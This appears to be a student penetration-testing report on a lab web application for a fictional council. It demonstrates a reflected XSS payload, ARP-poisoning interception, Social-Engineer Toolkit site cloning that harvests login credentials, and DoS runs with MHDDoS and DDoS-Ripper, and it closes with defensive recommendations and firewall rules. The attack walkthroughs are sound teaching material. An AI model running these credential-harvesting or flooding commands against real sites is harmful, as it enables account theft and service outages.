
SQL injection vulnerability violates the security tenet of confidentiality, as it can lead to sensitive data being accessed or stolen by attackers.

### Scenario assessment: SQL Injection

If this activity were to be carried out by an attacker they obtain information on the local residents specifically their address and numbers and more personal information that could be residents in danger.


### XSS Scripting

This is one of the most common vulnerabilities in web applications. We first have to test whether the client's web application has any XSS vulnerabilities, I do this by introducing a name in the text box. The web application reflects this name, so we try putting in a name with special characters. Anything we put the text box is reflected by the web application. So we check the page's source code.



```
34 </div>
35
36 <div id="main_body">
37
38 <div class="body_padded">
39 <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
40
41 <div class="vulnerable_code_area">
42
43 <form name="XSS" action="#" method="GET">
44 <p>What's your name?</p>
45 <input type="text" name="name">
46 <input type="submit" value="Submit">
47 </form>
48
49 <pre>Hello Bob<script>alert('XSS')</script></pre>
50
51 </div>
52
53 <h2>More info</h2>
54
55 <ul>
56
57 <li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html" target="_blank">http://ha.ckers.org/xss.html</a></li>
58 <li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">http://en.wikipedia.org/wiki/Cross-site_scripting</a></li>
59 <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html</a></li>
60 </ul>
61 </div>
62
```

After checking the page's source code we see that there is no special characters in the output and the special characters we send are reflected back in the page without any prior processing. So now we introduce a simple script code: Bob<script>alert('XSS')</script>; when we execute this the page causes an alert telling us that the page is vulnerable to cross-site scripting



#### [Briefly explain XSS scripting vulnerability](#)

Cross-site scripting is a type of security vulnerability that allows attackers to inject malicious code into web pages viewed by other users. This can lead to various consequences, such as theft of sensitive information. Because cross scripting allows attackers to obtain sensitive data this violates the tenet of confidentiality, it also breaks the tenet of integrity as the data can be manipulated.

#### [Scenario assessment: XSS Scripting](#)


If this activity were to be carried out by an attacker they obtain information on the local residents specifically their address and numbers and more personal information that could be residents in danger.

#### [Client side exploits](#)


##### [Man in the Middle Attack \(MiTM\)](#)

When an attacker performs a man in the middle attack they are able to gain crucial information.

When I performed the man in the middle attack I used a tool called Ettercap. The first step of the man in the middle attack is targeting the two IP address that are communicating with each other.



After choosing the targets of the attack we must define what type of attack we will be doing for this yet I choose ARP poisoning. Now I use the victim machine to login into the website. When the victim logs in to the website their data has now been captured.




#### Scenario assessment: MiTM

As you saw above when this activity is carried an attacker is able to gain information like username and password from the victim. In my particular case if an attacker was to intercept the communication between the local residents and the council web application the attackers too could steal the residents login details. With these login details the attackers would be free to login into residents account and view any type of information about them as they pleased.



## Social Engineering Attack

A tool that attackers would make use if they wanted to lure a normal user is 'set'. SET or the Social-Engineer Toolkit (Set website link ) is a set of tools designed to perform attacks against the human element; attacks, such as Spear-phishing, mass e-mails, SMS, rouge wireless access point, malicious websites, infected media, and so on. The user friendly interface of SET is a great asset to help automate attacker or testers automate the social engineering attack. When the interface opens up I got with the option 2) Website Attack vectors, then after option 3) Credential Harvester Attack Method and then finally option 2) Site Cloner. We will be cloning the client's site in order to stael the user's username and password



```
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help

.M""bqd 7MM""YMM MMd""MM""YMM
,MI  "Y  MM  "7 P"  MM  "7
MMb.  MM  d  MM
YMMbq. MMbMM  MM
.  MM  MM  Y  MM
Mb  dM  MM  ,M  MM
P"Ybamd" .JMMbmmMM .JMMb.

[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
      Versions: 2.0.1
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
      Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 
```

```
File Machine View Input Devices Help
kali@kali: ~
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>
```

```
File Machine View Input Devices Help
kali@kali: ~
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>
```

Once all options have been chose, it will ask you where to post the harvested results and what website to clone

```
File Actions Edit View Help
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.56.103
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://192.168.56.102/peruggia/index.php?action=login

[*] Cloning the website: http://192.168.56.102/peruggia/index.php?action=login
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at anytime and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below ...]
```

Below is the cloned the website, where the user would navigate to and unknowingly input their login details



When the user inputs their login details, unbeknownst to them because this is a clone of the website, it will usually crash after the sign-in process and their details will be posted to my shell, as you can see below.

```
File Machine View Input Devices Help
kati@kali: ~
File Actions Edit View Help
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.56.103
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://192.168.56.102/peruggia/index.php?action=login
[*] Cloning the website: http://192.168.56.102/peruggia/index.php?action=login
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at anytime and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]

Array
(
    [username] => admin
    [password] => admin
)
```

## Scenario assessment: Social Engineering Attack

If the attacker where to gain the login details of the local residents, they could access their profiles on the council's website. That website holds sensitive data about each resident, an attacker would have access to that residents name, address and other private information. The possibilities are endless of what this attacker could do with that information such as fraud or black mail.

## Denial of Service Attacks

### DoS the web server

```
kali-linux-2022.3B-UoW-VBox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4

kali@kali: ~/MHDDoS
File Actions Edit View Help
Attempting uninstall: requests
Found existing installation: requests 2.25.1
Uninstalling requests-2.25.1:
Successfully uninstalled requests-2.25.1
ERROR: pip's dependency resolver does not currently take into account all the packages that are installed. This behaviour is the source of the
crackmapexec 5.2.2 requires bs4<0.0.2, >0.0.1, which is not installed.
googlesearch-python 1.1.0 requires requests==2.25.1, but you have requests 2.27.1 which is incompatible.
pynotifier 1.0.1 requires pycolor<0.0, >0.1.0, but you have pycolor 0.0.0 which is incompatible.
crackmapexec 5.2.2 requires impacket<0.10.0, >0.9.23, but you have impacket 0.10.0 which is incompatible.
crackmapexec 5.2.2 requires neo4j<5.0.0, >4.1.1, but you have neo4j 5.2.dev0 which is incompatible.
crackmapexec 5.2.2 requires pylnk<0.4.0, >0.3.0, but you have pylnk 0.4.2 which is incompatible.
crackmapexec 5.2.2 requires xmldict<0.13.0, >0.12.0, but you have xmldict 0.13.0 which is incompatible.
Successfully installed PyRoxy-1.0b5 certifi-2022.12.7 charset-normalizer-2.0.12 cloudscraper-1.2.67 dnspython-2.2.1 icmplib-3.0.3 maxminddb-2.
2

(kali@kali) [~/MHDDoS]
$ python3 start.py
* MHDDoS - DDoS Attack Script With 55 Methods
Note: If the Proxy list is empty, the attack will run without proxies.
If the Proxy file doesn't exist, the script will download proxies and check them.
Proxy Type 0 = All in config.json
SocksTypes:
- 6 = RANDOM
- 5 = SOCKS5
- 4 = SOCKS4
- 1 = HTTP
- 0 = ALL
> Methods:
- Layer4
  | CPS, VSE, CONNECTION, TS3, TCP, ARD, SYN, MEM, CLDAP, FIVEM, MCPE, MINECRAFT, NTP, DNS, RDP, UDP, CHAR, ICMP, MCBOT | 19 Methods
- Layer7
  | DGB, HEAD, DOWNLOADER, OVH, SLOW, NULL, RHEX, STRESS, COOKIE, XMLRPC, BYPASS, EVEN, DYN, TOR, POST, BOT, PPS, CFBUAM, AVB, APACHE, STOMP, K
  | Tools
  | DSTAT, INFO, CFIP, TSSRV, DNS, CHECK, PING | 7 Methods
- Others
  | TOOLS, HELP, STOP | 3 Methods
- All 55 Methods
Example:
L7: python3 start.py <method> <url> <socks_type> <threads> <proxylist> <rpc> <duration> <debug-optional>
L4: python3 start.py <method> <ip:port> <threads> <duration>
L4 Proxied: python3 start.py <method> <ip:port> <threads> <duration> <socks_type> <proxylist>
L4 Amplification: python3 start.py <method> <ip:port> <threads> <duration> <reflector file (only use with Amplification)>

(kali@kali) [~/MHDDoS]
$ python3 start.py tcp 192.168.56.102 1 3600
[22:12:04 - INFO] Attack Started to 192.168.56.102 with TCP method for 3600 seconds, threads: 1!
```

```
File Actions Edit View Help
(kali@kali) [~/DDoS-Ripper]
$ python3 DRIPPER.py
python3: can't open file '/home/kali/DDoS-Ripper/DRIPPER.py': [Errno 2] No such file or directory

(kali@kali) [~/DDoS-Ripper]
$ python3 DRipper.py

DDOS RIPPER
©EngineRipper
reference by Hammer

DDoS Ripper

It is the end user's responsibility to obey all applicable laws.
It is just like a server testing script and Your ip is visible. Please, make sure you are anonymous!

Usage : python3 dripper.py [-s] [-p] [-t] [-q]
-b : -help
-s : -server ip
-p : -port default 80
-q : -quiet
-t : -turbo default 135 or 443

(kali@kali) [~/DDoS-Ripper]
$ python3 DRipper.py -s 192.168.56.102 -t 445

DDOS RIPPER
©EngineRipper
reference by Hammer

192.168.56.102 port: 80 turbo: 445
Please wait...
Sun Apr 16 21:54:58 2023 ← packet sent! rippering→
Sun Apr 16 21:54:58 2023 ← packet sent! rippering→
```

## Cyber Security Tenet Violation

The cyber security tenet that this vulnerability violates is availability.

## Scenario assessment: Dos the web server

If the web application was unable to run due to a DoS attack then the local council would receive a number of complaints from residents. This is because web applications allow fast and efficient communication with the council.

## Recommendations to protect the scenario company server

(2) Port knocking is a security technique used to protect network services from unauthorized access. It involves a series of connection attempts to predefined closed ports in a specific order or pattern, which, if executed correctly, opens up access to a particular service or system.

Port knocking can protect against threats such as port scanning and network reconnaissance, as it makes it more difficult for attackers to discover and target specific ports that are normally open.

(3) SQL injection is a type of cyber-attack that can compromise the security of a database. To protect against SQL injection attacks, there are several best practices that can be followed such as the use of parameterized queries: Parameterized queries are SQL statements that use parameters instead of embedding user input directly into the SQL statement. This can help prevent SQL injection attacks by ensuring that user input is treated as data rather than as executable code.

The next practise of preventing SQL Injection is limiting user privileges: Restrict user access to only what is needed to perform their job functions. This can help minimize the impact of a SQL injection attack by limiting the amount of data an attacker can access.

(4) Cross-Site Scripting (XSS) is a type of web vulnerability that allows an attacker to inject malicious scripts into a web page viewed by other users. To protect against XSS attacks, there are several best practices that can be used. The first being input validation and sanitization; validate and sanitize user input to ensure that only expected characters are accepted. This can help prevent XSS attacks by blocking any attempts to inject malicious scripts. Another practise could be using HttpOnly and secure cookies: HttpOnly and Secure cookies are flags that can be set on cookies to prevent them from being accessed by malicious scripts. This can help prevent XSS attacks by blocking any attempts to steal user session cookies.

(5) There are several activities that a security analyst can do to protect or at least minimize the impact of a Man-in-the-Middle attacks. One activity is using secure protocols, these protocols provide end-to-end encryption, such as HTTPS, SSL, or TLS. These protocols encrypt data in transit, making it difficult for an attacker to intercept and manipulate data. Another is using secure authentication methods strong authentication methods, such as multi-factor authentication, to prevent unauthorized access to sensitive data. Finally you can use VPNs to create a secure connection between remote devices and networks, reducing the risk of data interception and manipulation.

(6) To ensure that their users do not fall victim to social engineering attacks, companies can take several steps. The most important step being to educate users companies can provide education and training to users to help them recognize and avoid social engineering attacks, such as clone websites. Users should be taught to check the URL and SSL certificate of websites before entering any sensitive information. Another step could be implementing two-factor authentication users should be encouraged to use two-factor authentication (2FA) for all accounts. 2FA provides an extra layer of security that makes it more difficult for attackers to gain unauthorized access. Companies should be encouraged to monitor for phishing and educate their customers/clients to also spot a phishing email.

(7) Companies can take several steps to protect their web services against a DoS (Denial of Service) attack, one such way is using a CDN to distribute their web services across multiple servers and data centres. This can help mitigate the impact of a DoS attack by distributing the traffic across multiple locations. Another step is to monitor web traffic the company should keep their systems and

software up-to-date with the latest security patches and updates. Vulnerabilities in outdated software can be exploited by attackers to launch DoS attacks.

(8)

(8.1) Based on the client and their requirements I have compiled a few firewall and iptables rules to protect themselves. I will first discuss firewall rules and then iptables rules.

Due to the many open ports the client can implement a firewall rule where incoming traffic is only allowed on ports 80 and 443 which are often used for HTTP and HTTPS traffic and will block all other incoming traffic. Configure a rate limiter to limit the number of requests from a single IP address. For example, using the ufw firewall: `sudo ufw limit proto tcp from any to any port 80`; this will help prevent DDoS attacks. To protect the sensitive data a firewall rule that could be implemented is allowing incoming traffic to the database server only from the web application server, and block all other incoming traffic. For example, using the ufw firewall: `sudo ufw allow from web_application_ip_address to database_ip_address port 3306`.

Now we can discuss the iptables rules. An iptables rule: `sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT` and `sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT`. Then, block all other incoming traffic using the default policy or by adding a rule like `sudo iptables -P INPUT DROP`. Configure a rate limiter using the hashlimit module: `sudo iptables -A INPUT -p tcp --dport 80 -m hashlimit --hashlimit-above 100/sec --hashlimit-burst 200 --hashlimit-mode srcip --hashlimit-name http -j DROP`; similar to the firewall rule of preventing DDoS attacks.

(8.2) Firewall (ufw) and iptables are both tools used for network security and are effective in protecting systems from malicious traffic. Firewall (ufw) is a user-friendly tool that is easy to set up and manage, making it a popular choice for beginners. It provides a simple command-line interface and allows the creation of rules to control incoming and outgoing traffic.

On the other hand, iptables is a more complex and powerful tool that provides fine-grained control over network traffic. It operates at a lower level in the network stack, giving it more control over the traffic. It has many built-in features that enable administrators to implement more complex network configurations.

If we had to select which tool that the client should use I would suggest iptables, this is because the client is running a web application that is being accessed by around 100 residents which also has very sensitive data. With all this necessary information its best for the client to use iptables as it will give the client more control over the network traffic as there will be a lot.

(8.3) Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) are both network security technologies that monitor network traffic and detect potential threats. However, they differ in their approach to threat detection and response.

IDS is a passive system that monitors network traffic and identifies potential security threats by analysing the network packets. Once a potential threat is detected, IDS sends an alert to the system administrator or security team to take further action.

